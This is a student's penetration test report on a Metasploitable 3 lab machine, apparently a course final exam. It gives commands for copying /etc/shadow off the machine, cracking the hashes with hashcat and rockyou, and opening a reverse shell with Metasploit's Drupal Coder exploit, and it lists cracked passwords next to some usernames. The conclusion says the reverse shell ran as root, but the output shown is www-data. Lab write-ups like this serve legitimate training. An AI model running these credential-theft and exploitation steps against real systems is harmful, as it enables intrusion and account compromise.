

# Penetration Test Report

Metasploitable 3: IP [REDACTED]

## Executive Summary

I have been given this assignment by Dr. Roger Shore as my final exam to conduct a penetration test on a metasploitable 3 Virtual Machine in order to determine its exposure to a targeted attack. All activities are conducted in a manner that simulates a malicious actor engaged in a targeted attack against the VM with the goal: **determine the password for each individual in the class.** I have successfully been able to recover the passwords for each user using hashcat command.

### Username → Password

[REDACTED]	→ romeo25
[REDACTED]	→ peace4me
[REDACTED]	→ password#1
[REDACTED]	→ p@55w0rd
[REDACTED]	→ oddball1
[REDACTED]	→ princess4eva!
rbarbari	→ pineapple123

## Scope Details

In this penetration test, we have access to the username of each individual in the class. The usernames are the first initial followed by the last name. To determine the password, we must use **hashcat** with the **rockyou.txt** as the basis for the passwords. The host **IP address is [REDACTED].**

### Usernames:

[REDACTED]
rbarbari

### Security Tools Used:

- Nmap
- Nessus
- Hashcat/Rockyou.txt
- Metasploit

# Methodology:

## Option 1: Default Password on Metasploitable 3


### 1. ssh login into metasploitable 3 machine

Using the default username (**vagrant**) and password (**vagrant**) we login to the metasploitable 3 machine.

The following command allows us to achieve this goal:

```
ssh vagrant@[REDACTED]
```

When prompted to enter the password, we key in **vagrant**. We are in metasploitable 3 normal user shell (Fig. 1)



```
(cyberraf㉿kali)-[~]
$ ssh vagrant@[REDACTED]
vagrant@[REDACTED]'s password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation: https://help.ubuntu.com/
Last login: Mon Dec 12 19:21:05 2022 from [REDACTED]
vagrant@metasploitable3-ub1404:~$ █
```

### 2. Become root user

To be able to access the /etc/shadow file, we need root privilege to do so. So, let's run the following command to become root: **sudo su**

```
vagrant@metasploitable3-ub1404:~$ sudo su
root@metasploitable3-ub1404:/home/vagrant# █
```

### 3. Make a copy of /etc/shadow and /etc/passwd file with normal user privilege

Let's make a copy of the /etc/shadow file that we will use in future to figure out the passwords.

First let's create a file (**password\_hash.txt**) with normal user privilege. We are creating a normal user privilege file for us to be able to copy to our local machine later. For that, let's run: **touch password\_hash.txt**.

Now let's do the copy /etc/shadow by redirecting the output of **cat** in our newly created file.

Run the following command: **cat /etc/shadow > password\_hash.txt**

We can see that **password\_hash** contains the content of the /etc/shadow file

```
root@metasploitable3-ub1404:/home/vagrant/attack# touch password_hash.txt
root@metasploitable3-ub1404:/home/vagrant/attack# ls
password_hash.txt
root@metasploitable3-ub1404:/home/vagrant/attack# cat password_hash.txt
root@metasploitable3-ub1404:/home/vagrant/attack# cat /etc/shadow > password_hash.txt
root@metasploitable3-ub1404:/home/vagrant/attack# cat password_hash.txt
root!:!19285:0:99999:7:::
daemon:**16176:0:99999:7:::
bin:**16176:0:99999:7:::
sys:**16176:0:99999:7:::
sync:**16176:0:99999:7:::
games:**16176:0:99999:7:::
man:**16176:0:99999:7:::
lp:**16176:0:99999:7:::
mail:**16176:0:99999:7:::
news:**16176:0:99999:7:::
```

We can also check the privilege that password\_hash.txt has with: **ls -l**

```
root@metasploitable3-ub1404:/home/vagrant/attack# ls -l
total 4
-rw-r--r-- 1 root root 2730 Dec 13 00:48 password_hash.txt
root@metasploitable3-ub1404:/home/vagrant/attack#
```

**Let's repeat the same process to copy /etc/passwd over password\_hash0.txt**

```
root@metasploitable3-ub1404:/home/vagrant/attack# ls
password_hash0.txt  password_hash.txt
```

#### 4. Copy password\_hash.txt and password\_hash0.txt to our Local Machine

Now that we have a copy of the /etc/shadow file (password\_hash.txt) in metasploitable located in **~/attack**, let's go back to our local machine to copy password\_hash.txt over. We will need the power of the super copy(scp) command to transfer files from a remote machine to our local machine, vice-versa.

The command is the following:

```
scp vagrant@[REDACTED]:~/attack/password_hash.txt .
```

vagrant

→ is the username on the machine

[REDACTED]

→ is the IP Address of the host (metasploitable 3)

~/attack/password\_hash.txt

→ is the path to the file on the remote host (metasploitable 3)

.

→ indicates where I want the file to be copied to (which is current directory)

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When prompted to enter a password, we enter **vagrant** as password.

```
(cyberraf㉿kali)-[~/myAttack]
└─$ scp vagrant@[REDACTED]:~/attack/password_hash.txt .
vagrant@[REDACTED]'s password:
scp: /attack/password_hash.txt: No such file or directory

(cyberraf㉿kali)-[~/myAttack]
└─$ scp vagrant@[REDACTED]:~/attack/password_hash.txt .
vagrant@[REDACTED]'s password:
password_hash.txt          100% 2730      41.8KB/s   00:00

(cyberraf㉿kali)-[~/myAttack]
└─$ ls
password_hash.txt

(cyberraf㉿kali)-[~/myAttack]
└─$ cat password_hash.txt
root!:!19285:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:**:16176:0:99999:7:::
games:**:16176:0:99999:7:::
man:**:16176:0:99999:7:::
lp:**:16176:0:99999:7:::
mail:**:16176:0:99999:7:::
news:**:16176:0:99999:7:::
uucp:**:16176:0:99999:7:::
proxy:**:16176:0:99999:7:::
www-data:**:16176:0:99999:7:::
```

Let's repeat the same process to copy over the file **password\_hash0.txt** from the remote host.

```
scp vagrant@[REDACTED]:~/attack/password_hash0.txt .
```

```
(cyberraf㉿kali)-[~/myAttack]
└─$ ls
password_hash0.txt  password_hash.txt
```

## 5. Use of unshadow to convert the two files into a comprehensible hash for hashcat

We need to decode the two files into a hash that we can utilize with hashcat to find the passwords. We need to use the following command:

```
unshadow password_hash0.txt password_hash.txt > Ppasswd.txt
```

## 6. Using Hashcat to discover the passwords

Once we have our password hash file Ppasswd.txt, we now can proceed to the passwords' discovery. For that, we need the hashcat command to come into play. First of all, we need to determine the mode of attack (-a flag) and the hash (-m flag) we want to use. Using the man page of hashcat, we determine **-a 0 (straight)** and **-m 1800 (SH-512(Unix))**.

```
Attack mode
0 = Straight
1 = Combination
3 = Brute-force
6 = Hybrid Wordlist + Mask
7 = Hybrid Mask + Wordlist

Hash types
0 = MD5
10 = md5($pass.$salt)
20 = md5($salt.$pass)
```

```
1000 = NTLM
1100 = Domain Cached Credentials (DCC), MS Cache
1400 = SHA256
1410 = sha256($pass.$salt)
1420 = sha256($salt.$pass)
1430 = sha256(unicode($pass).$salt)
1431 = base64(sha256(unicode($pass)))
1440 = sha256($salt.unicode($pass))
1450 = HMAC-SHA256 (key = $pass)
1460 = HMAC-SHA256 (key = $salt)
1600 = md5apr1, MD5(APR), Apache MD5
1700 = SHA512
1710 = sha512($pass.$salt)
1720 = sha512($salt.$pass)
1730 = sha512(unicode($pass).$salt)
1740 = sha512($salt.unicode($pass))
1750 = HMAC-SHA512 (key = $pass)
1760 = HMAC-SHA512 (key = $salt)
1800 = SHA-512(Unix)
2400 = Cisco-PIX MD5
2410 = Cisco-ASA MD5
Manual page hashcat(1) line 400 (press h for help or q to quit)
```

The command is the following:

```
sudo hashcat -a 0 -m 1800 -o myfile.txt \
Ppasswd.txt /usr/share/wordlists/rockyou.txt.gz
```

We use **-o** flag to save the hashed passwords in the file myfile.txt

```
(cyberraf㉿kali)-[~/myAttack]
$ sudo hashcat -a 0 -m 1800 -o myfile.txt \
> Ppasswd.txt /usr/share/wordlists/rockyou.txt.gz
```

The passwords are saved in the file myfile.txt. At the end of the attack (hashcat), we print both the myfile.txt and password\_hash.txt files and match the end of the hashes to match the corresponding passwords.

```
(cyberraf㉿kali)-[~/myAttack]
$ cat myfile.txt
$6$49Y/sFuu$PyHhZPu/etuN8q1m6IYfJf4HENAszL4AxPAmMwIgLRg1t.6Zbs.8UzocXR3
gfkJ5iR3SaL6pQkDg8wBXngKFM0:pineapple123
$6$3MCj4h0r$yvfKihw5/Gy2qpYkkJSzm9/s.yNg2XAySoSivDCD7CDybjRUMr7.FxPxiIr
GYUfg2a2bzD1TaNQJS0xTQKbwB.:romeo25
$6$vxqXLWvTl$4alihsf/e5aEkGsXc4eYK8Qeq.060pYzz6UHxmex4.aTsCMAcBQdE3Sfgp
dPVLPkF.K27iCvDr9gKNAFhNdY/:oddball1
$6$e.9N5500$0pqozYZtSDxfhuU3G/xrEjcdnasL5BLfbrA4.KfyCWOYjuKsuке.pxnZLM0
ZnK/owQ6pSBwftX8nnK1I0HI/s1:password#1
$6$6ebZxvig$XWEIwCnmZOUimI4gokz.z7qthz2ao0wmwdICgXEmX08Gi8wXP9aA0rbxYh
TsvkOTJ1on3/EQgXw82XCvPkn0.:p@55w0rd
$6$aL0yHuDe$7n9W2q/LP0nlFeTBeoR9vqRZGLnQ7EBDRLyvyclCI9ouMg2fXI90q02p3vr0
237.5mBsxiOA6H/LWVTHY96VTg0:peace4me
$6$s2eaA7IV$dfx1W9Z0wCqrFDNfyv8BBXBCFVYYOPKvFkIcS/kIlXUbKeSHlKLU.D7ktHO
1K08d5Lrsw573Me8VarcB6jk0:1:vagrant
$6$mVdDQJL7$ZkmMYeYrsQqOhGz1ovN0wNGkpREx9j7CPeJqFYIf5MfHHHgIEST1RSu.8qF
uluCmoeoUQVu92Pa/HjxTzqGc10:princess4eva!
```

Fig. 2

```
XPXIIIGY0rgzaZ0ZD1raNQJS0XTQKbwB.:19328:0:99999:7:::
[REDACTED]:$6$aL0yHuDe$7n9W2q/LP0nlFeTBeoR9vqRZGLnQ7EBDRLyvyclCI9ouMg2fXI
90q02p3vr0237.5mBsxiOA6H/LWVTHY96VTg0:19328:0:99999:7:::
[REDACTED]:$6$e.9N5500$0pqozYZtSDxfhuU3G/xrEjcdnasL5BLfbrA4.KfyCWOYjuKsu
е.pxnZLM0ZnK/owQ6pSBwftX8nnK1I0HI/s1:19328:0:99999:7:::
[REDACTED]:$6$6ebZxvig$XWEIwCnmZOUimI4gokz.z7qthz2ao0wmwdICgXEmX08Gi8wXP
9aA0rbxYhTsvkOTJ1on3/EQgXw82XCvPkn0.:19328:0:99999:7:::
[REDACTED]:$6$vxqXLWvTl$4alihsf/e5aEkGsXc4eYK8Qeq.060pYzz6UHxmex4.aTsCMAcBQ
dE3SfgpdPVLPkF.K27iCvDr9gKNAFhNdY/:19334:0:99999:7:::
[REDACTED]:$6$mVdDQJL7$ZkmMYeYrsQqOhGz1ovN0wNGkpREx9j7CPeJqFYIf5MfHHH
gIEST1RSu.8qFuluCmoeoUQVu92Pa/HjxTzqGc10:19334:0:99999:7:::
[REDACTED]rtarbari:$6$49Y/sFuu$PyHhZPu/etuN8q1m6IYfJf4HENAszL4AxPAmMwIgLRg1t.6Zbs
.8UzocXR3gfkJ5iR3SaL6pQkDg8wBXngKFM0:19328:0:99999:7:::

(cyberraf㉿kali)-[~/myAttack]
$
```

Fig. 3

From the above figures, we match the hash of **rtarbari** to the password **pineapple123**. We repeat the same process in order to figure out the passwords for the rest of the group. The results are the following:

[REDACTED]	→ <b>romeo25</b>
[REDACTED]	→ <b>peace4me</b>
[REDACTED]	→ <b>password#1</b>
[REDACTED]	→ <b>p@55w0rd</b>
[REDACTED]	→ <b>oddball1</b>
[REDACTED]	→ <b>princess4eva!</b>
<b>rtarbari</b>	→ <b>pineapple123</b>

### Option 3: Establish a reverse shell as root from metasploit

In this option, let's explore some of the vulnerabilities found in the Findings and Remediation session in metasploit: **FN-02 Drupal Coder Module Deserialization RCE**

In metasploit, let's search for the module by name and use the option 0 which is the drupal coder module (Fig. 4)

```
msf6 > search name:Drupal
Matching Modules
=====
#  Name
-  exploit/unix/webapp/drupal_coder_exec
  exploit/unix/webapp/drupal_drupalgeddon2
  exploit/multi/http/drupal_drupageddon
  exploit/unix/webapp/drupal_restws_exec
  exploit/unix/webapp/drupal_restws_unserialize()
  auxiliary/scanner/http/drupal_views_user_enum

      Disclosure Date  Rank   Check  Description
      2016-07-13    excellent Yes   Drupal CODER Mod
      2018-03-28    excellent Yes   Drupal Drupaled
      2014-10-15    excellent No    Drupal HTTP Parameter Key/Value SQL Injection
      2012-10-17    normal   Yes   Drupal OpenID External Entity Injection
      2016-07-13    excellent Yes   Drupal RESTWS Module Remote PHP Code Execution
      2019-02-20    normal   Yes   Drupal RESTful Web Services unserialize() RCE
      2010-07-02    normal   Yes   Drupal Views Module Users Enumeration

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/http/drupal_views_user_enum

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) >
```

Fig. 4

Now that we have loaded the module, let's see which configurations are required for the attack to be executed. We use the command **show options**.

```
msf6 exploit(unix/webapp/drupal_coder_exec) > show options
Module options (exploit/unix/webapp/drupal_coder_exec):
=====
Name  Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes
RPORT           80       yes       The target port (TCP)
SSL             false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /        yes       The target URI of the Drupal installation
VHOST           /        no        HTTP server virtual host

Payload options (cmd/unix/reverse_bash):
=====
Name  Current Setting  Required  Description
LHOST          [REDACTED]  yes       The listen address (an interface may be specified)
LPORT           4444     yes       The listen port

Exploit target:
Id  Name
--  --
0  Automatic
```

Fig. 5

From Fig. 5, we see that RHOSTS (Remote Hosts), RPORT (Remote Port), TARGETURI, LHOSTS (Local Hosts), and LPORT (Local Port) are required configurations to be set. Luckily, RPORT, LHOST, and LPORT are already set. Now let's set RHOST and TARGETURI.

**RHOST** is the machine we are targeting which is metasploitable 3 and its IP address is [REDACTED]. The **TARGETURI** is the url of the target (determine during our Nessus scan in the session Findings and Remediations) which is [http://\[REDACTED\]/drupal/sites/all/modules/coder\(coder\\_upgrade/scripts/coder\\_upgrade.run.php](http://[REDACTED]/drupal/sites/all/modules/coder(coder_upgrade/scripts/coder_upgrade.run.php)

```
msf6 exploit(unix/webapp/drupal_coder_exec) > set RHOSTS [REDACTED]
RHOSTS => [REDACTED]
msf6 exploit(unix/webapp/drupal_coder_exec) > set TARGETURI http://[REDACTED]/drupal/sites/all/module
s/coder(coder_upgrade/scripts/coder_upgrade.run.php
TARGETURI => http://[REDACTED]/drupal/sites/all/modules/coder(coder_upgrade/scripts/coder_upgrade.run
.php
msf6 exploit(unix/webapp/drupal_coder_exec) > [REDACTED]
```

Once all the configurations are done, we can run the attack. Now we have a reverse shell established (Fig.6). To confirm that, let's run **whoami** and also print the working directory (**pwd**).

```
msf6 exploit(unix/webapp/drupal_coder_exec) > run
[*] Started reverse TCP handler on [REDACTED]:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 1 opened ([REDACTED]:4444 -> [REDACTED] at 2022-12-12 22:58:16 -05
00

whoami
www-data
pwd
/var/www/html/drupal/sites/all/modules/coder(coder_upgrade/scripts
```

Fig. 6

## Findings and Remediation

### FN-01 Open ports on the system

Tools Used: nmap

Issue Description:

Open ports on the system helps to tell what infrastructures and services are on the network. This gives us an idea about the topology of the network.

Proof of Vulnerability:

Using the **nmap** tool, we gather information about the open ports, the services they are running, and their versions, and the operating system.

Used Command:

**sudo nmap -A -p 1-8000 [REDACTED]**

-A: determines services and their versions, runs scripts, runs traceroute, and determines OS.

-p 1-8000: specifies the range of ports we want to run the scan on

```
(kali㉿kali-ws) [~]
$ sudo nmap -A -p 1-8000 [REDACTED]
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-12 14:47 EST
Nmap scan report for [REDACTED]
Host is up (0.00018s latency).
Not shown: 7996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 9d620a6a18a3522e7b127dc43a36581f (DSA)
|   2048 144c00a7de6f15cb4683c4c7e02fde93 (RSA)
|   256 b7dcfd601bd85f70ff184d62768414825 (ECDSA)
|_  256 119856c82f141b790ca3a59ae7f1e52f (ED25519)
80/tcp    open  http     Apache httpd 2.4.7
| http-headers: Volume /
| SIZE  TIME          FILENAME
| -     2022-10-20 20:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2022-10-20 20:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Index of /
631/tcp   open  ipp      CUPS 1.7
| http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-methods:
|_ Potentially risky methods: PUT

|_ http-methods:
|_ Potentially risky methods: PUT
|_ http-title: Home - CUPS 1.7.2
3500/tcp  open  http     WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
| http-title: Ruby on Rails: Welcome aboard
| http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
MAC Address: 8E:43:58:03:E0:30 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 1 hop
Service Info: Host: [REDACTED]; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.18 ms  [REDACTED]
```

**Port:** 22, 80, 631, 3500 are opened

**Os:** Linux 3.11 - 4.1

## FN-02 Drupal Coder Module Deserialization RCE

Severity: Critical (Risk Factor → 10)

Type: remote

Family: CGI Abuses

EDB-ID: 40149

Tools used: Nessus

Location/URI:

[http://\[REDACTED\]/drupal/sites/all/modules/coder\(coder\\_upgrade/scripts/coder\\_upgrade.run.php](http://[REDACTED]/drupal/sites/all/modules/coder(coder_upgrade/scripts/coder_upgrade.run.php)

Issue Description:

The version of Drupal running on the remote web server is affected by a remote code execution vulnerability in the Coder module, specifically in file coder\_upgrade.run.php, due to improper validation of user-supplied input to the unserialize() function.

Proof of Vulnerability:

Used Nessus vulnerability scan tool for discovery.

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' section. The main area displays a 'CRITICAL' finding for 'Drupal Coder Module Deserialization RCE'. The 'Description' section states: 'The version of Drupal running on the remote web server is affected by a remote code execution vulnerability in the Coder module, specifically in file coder\_upgrade.run.php, due to improper validation of user-supplied input to the unserialize() function. An unauthenticated, remote attacker can exploit this, via a specially crafted request, to execute arbitrary PHP code.' The 'Solution' section suggests upgrading the Coder module to version 7.x-1.3 / 7.x-2.6 or later, or removing the entire Coder module directory from any publicly accessible website. The 'See Also' section links to <https://www.drupal.org/node/2765575> and <https://www.drupal.org/project/coder>. The 'Output' section shows the exploit request: `http://[REDACTED]/drupal/sites/all/modules/coder(coder_upgrade/scripts/coder_upgrade.run.php` and truncated output: `----- snip -----`. To the right, there are sections for 'Plugin Data', 'Severity', 'ID', 'Version', 'Type', 'Family', 'Published', 'Modified', 'Risk Information', 'Vulnerability', and 'Exploit Availability'.

Impact: Hackers can exploit this vulnerability to get unauthenticated remote access and establish a reverse shell.

**Recommendation:**

1. Upgrade the Coder module to version 7.x.1.3/7.x.2.6 or later
2. Remove the entire Coder module directory from any publicly accessible website

## FN-03 Drupal Database Abstraction API SQLi

**Severity:** High (Risk Factor → 7.5)

Type: remote

Family: CGI Abuses

CVE: cve-2014-3704

BID: 70595

EDB-ID: 34984, 34992, 34993, 35150

**Exploitable with:**

- **metasploit** (Drupal HTTP parameter key/value SQL injection)
- **D2 Elliot** (Drupal core 7.x SQL injection)

**Tools used:** Nessus

**Location/URI:**

```
POST /drupal/?q=node&destination=node HTTP/1.1
Host: [REDACTED]
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 117
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
name[0]=SELECT+@@version;#=0;&name[0]=nessus&pass=nessus&test2=test&form_build_id=&
form_id=user_login_block&op=Log+in
```

**Issue Description:**

The remote web server is running a version of Drupal that is affected by a SQL injection vulnerability due to a flaw in the Drupal database abstraction API.

**Proof of Vulnerability:**

Used Nessus vulnerability scan tool for discovery.

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' section. The main area displays a scan titled 'Final Exam / Plugin #78515'. A 'Vulnerabilities' tab is selected, showing one result: 'HIGH Drupal Database Abstraction API SQLi'. The 'Description' section states: 'The remote web server is running a version of Drupal that is affected by a SQL injection vulnerability due to a flaw in the Drupal database abstraction API, which allows a remote attacker to use specially crafted requests that can result in arbitrary SQL execution. This may lead to privilege escalation, arbitrary PHP execution, or remote code execution.' The 'Solution' section suggests: 'Upgrade to version 7.32 or later.' The 'See Also' section links to <https://www.drupal.org/SA-CORE-2014-005> and <https://www.drupal.org/project/drupal/releases/7.32>. The 'Output' section shows a exploit request: 'POST /drupal/?q=node&destination=node HTTP/1.1' and 'Host: [REDACTED]'. On the right, there are sections for 'Plugin Data', 'Severity', 'ID', 'Version', 'Type', 'Family', 'Published', 'Modified', and 'Risk Inform'.

**Impact:** A remote attacker could use a crafted request that could lead to privilege escalation, or a remote code execution.

**Recommendation:**

1. Upgrade to version 7.32 or later

## FN-04 SSL Medium Strength Cipher Suites Supported (SWEET32)

**Severity:** High (Risk Factor → 7.5)

Type: remote

Family: General

CVE: cve-2016-2183

Tools used: Nessus

**Issue Description:**

The remote host supports the use of SSL ciphers that offer medium strength encryption.

**Proof of Vulnerability:**

Used Nessus vulnerability scan tool for discovery.

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'FOLDERS' (My Scans, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' section. The main content area has a title 'HIGH SSL Medium Strength Cipher Suites Supported (SWEET32)'. It includes sections for 'Description', 'Solution', 'See Also', and 'Output'. The 'Description' section notes that the host supports medium strength encryption. The 'Solution' section advises reconfiguring the application. The 'See Also' section links to OpenSSL blog posts. The 'Output' section displays a table of medium strength ciphers:

MAC	Name	Code	KEX	Auth	Encryption
	Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)				
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	DES- <del>EE</del> BC3 - SHA	0x00, 0x0A	RSA	RSA	3DES-CBC(168)

**Impact:** It is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

#### Recommendation:

1. Reconfigure the affected application if possible to avoid use of medium strength ciphers.

## FN-05 IP Forwarding Enabled

**Severity:** Medium (Risk Factor → 6.5)

Type: remote

Family: Firewalls

CVE: cve-1999-0511

Tools used: Nessus

#### Location:

- Detected local MAC Address : [REDACTED]
- Response from local MAC Address : [REDACTED]
- Detected Gateway MAC Address : [REDACTED]
- Response from Gateway MAC Address : [REDACTED]

#### Issue Description:

The remote host has IP forwarding enabled.

#### Proof of Vulnerability:

Used Nessus vulnerability scan tool for discovery.

The screenshot shows the Nessus Essentials interface. The left sidebar has sections for FOLDERS (My Scans, All Scans, Trash) and RESOURCES (Policies, Plugin Rules, Terrascan). A Tenable News sidebar is present. The main content area shows a scan titled "Final Exam / Plugin #50686". The "Vulnerabilities" section lists one item: "IP Forwarding Enabled" (Severity: MEDIUM). The details for this vulnerability include:

- Description:** The remote host has IP forwarding enabled. An attacker can exploit this to route packets through the host and potentially bypass some firewalls / routers / NAC filtering.
- Solution:**
  - On Linux, you can disable IP forwarding by doing :  
`echo 0 > /proc/sys/net/ipv4/ip_forward`
  - On Windows, set the key 'IPEnableRouter' to 0 under:  
`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters`
  - On Mac OS X, you can disable IP forwarding by executing the command :  
`sysctl -w net.inet.ip.forwarding=0`
- Plugin Data:** Severity: (empty), ID: (empty), Version: (empty), Type: (empty), Family: (empty), Published: (empty), Modified: (empty).
- Risk Inform:** Risk Factor: (empty), CVSS v3.0 Base Score: (empty), CVSS v3.0 Vector: (empty), CVSS v2.0 Base Score: (empty), CVSS v2.0 Vector: (empty), I/PI/A/P: (empty).

**Impact:** An attacker can exploit this to route packets through the host and potentially bypass some firewall/routers/NAC filtering

#### Recommendation:

1. Disable IP forwarding
  - a. On linux, run the command:  
`echo 0> /proc/sys/net/ipv4/ip_forward`
  - b. On Windows set the key 'IPEnableRoute' to 0 under:  
`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters`
  - c. On Mac OS X, run the command:  
`sysctl -w net.inet.ip.forwarding=0`

## FN-06 Apache Multiviews Arbitrary Directory Listing

Severity: Medium (Risk Factor → 5.3)

Type: remote

Family: Web Servers

CVE: cve-2001-0731

BID: 3009

EDB-ID: 21002

OWASP: OWASP-CM-004

Tools used: Nessus

Location/URI:

[http://\[REDACTED\]/?M=A](http://[REDACTED]/?M=A)

### Issue Description:

The Apache web server running on the remote host is affected by an information disclosure vulnerability.

### Proof of Vulnerability:

Used Nessus vulnerability scan tool for discovery.

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and 'Tenable News' (Tenable Cyber Watch: Shift Left Challenges, Anti-R...). The main area displays a scan titled 'Final Exam / Plugin #10704'. The 'Vulnerabilities' tab is selected, showing 23 medium-severity findings. One specific finding is highlighted: 'Apache Multiviews Arbitrary Directory Listing'. The 'Description' section states: 'The Apache web server running on the remote host is affected by an information disclosure vulnerability. An unauthenticated, remote attacker can exploit this, by sending a crafted request, to display a listing of a remote directory, even if a valid index file exists in the directory.' The 'Solution' section suggests upgrading to Apache version 1.3.22 or later, or disabling Multiviews. The 'See Also' section provides links to other related vulnerabilities. On the right, there are sections for 'Plugin Data' (Severity, ID, Version, Type, Family, Published, Modified) and 'Risk Inform' (Risk Factor, CVSS v3.0 Base Score, CVSS v3.0 Vector, CVSS v3.0 Temporal Score, CVSS v3.0 Temporal Vector). At the bottom, there's an 'Output' section.

**Impact:** An unauthenticated, remote attacker can exploit this, by sending a crafted request to display a listing of a remote directory, even if a valid index file exists in the directory.

### Recommendation:

1. Upgrade to Apache 1.3.22 or later versions
2. Disable Multiviews

## Conclusion:

We have been able to access the metasploitable 3 machine as root and our attack is successful. We have been able to retrieve the passwords of all the users:

[REDACTED] → romeo25  
[REDACTED] → peace4me  
[REDACTED] → password#1  
[REDACTED] → p@55w0rd  
[REDACTED] → oddball1  
jriccardelli → princess4eva!

rbarbari → pineapple123

Moreover, scanning the machines, we have discovered some serious vulnerabilities ranging from **critical** to **info**. Between these vulnerabilities, we have *Drupal Coder Module Deserialization RCE*, *Drupal Database Abstraction API SQLi*, *SSL Medium Strength Cipher Suites Supported (SWEET32)*, *IP Forwarding Enabled*, and *Apache Multiviews Arbitrary Directory Listing*. Taking into consideration all the open ports on the system and the list of vulnerabilities discovered, we can say that the overall risk of the metasploitable 3 machine as a result of our penetration test is **HIGH**.

## Appendix

Executive Summary

Scope Details

Security Tools Used

Methodology

Option 1: Default Password on Metasploitable 3

1. ssh login into metasploitable 3 machine
2. Become root user
3. Make a copy of /etc/shadow and /etc/passwd file with normal user privilege
4. Copy password\_hash.txt and password\_hash0.txt to our Local Machine
5. Use of unshadow to convert the two files into a comprehensible hash for hashcat
6. Using Hashcat to discover the passwords

Option 3: Establish a reverse shell as root from metasploit

Findings and Remediation

FN-0 Open ports on the system

FN-02 Drupal Coder Module Deserialization RCE

FN-03 Drupal Database Abstraction API SQLi

FN-04 SSL Medium Strength Cipher Suites Supported (SWEET32)

FN-05 IP Forwarding Enabled

FN-06 Apache Multiviews Arbitrary Directory Listing

Conclusion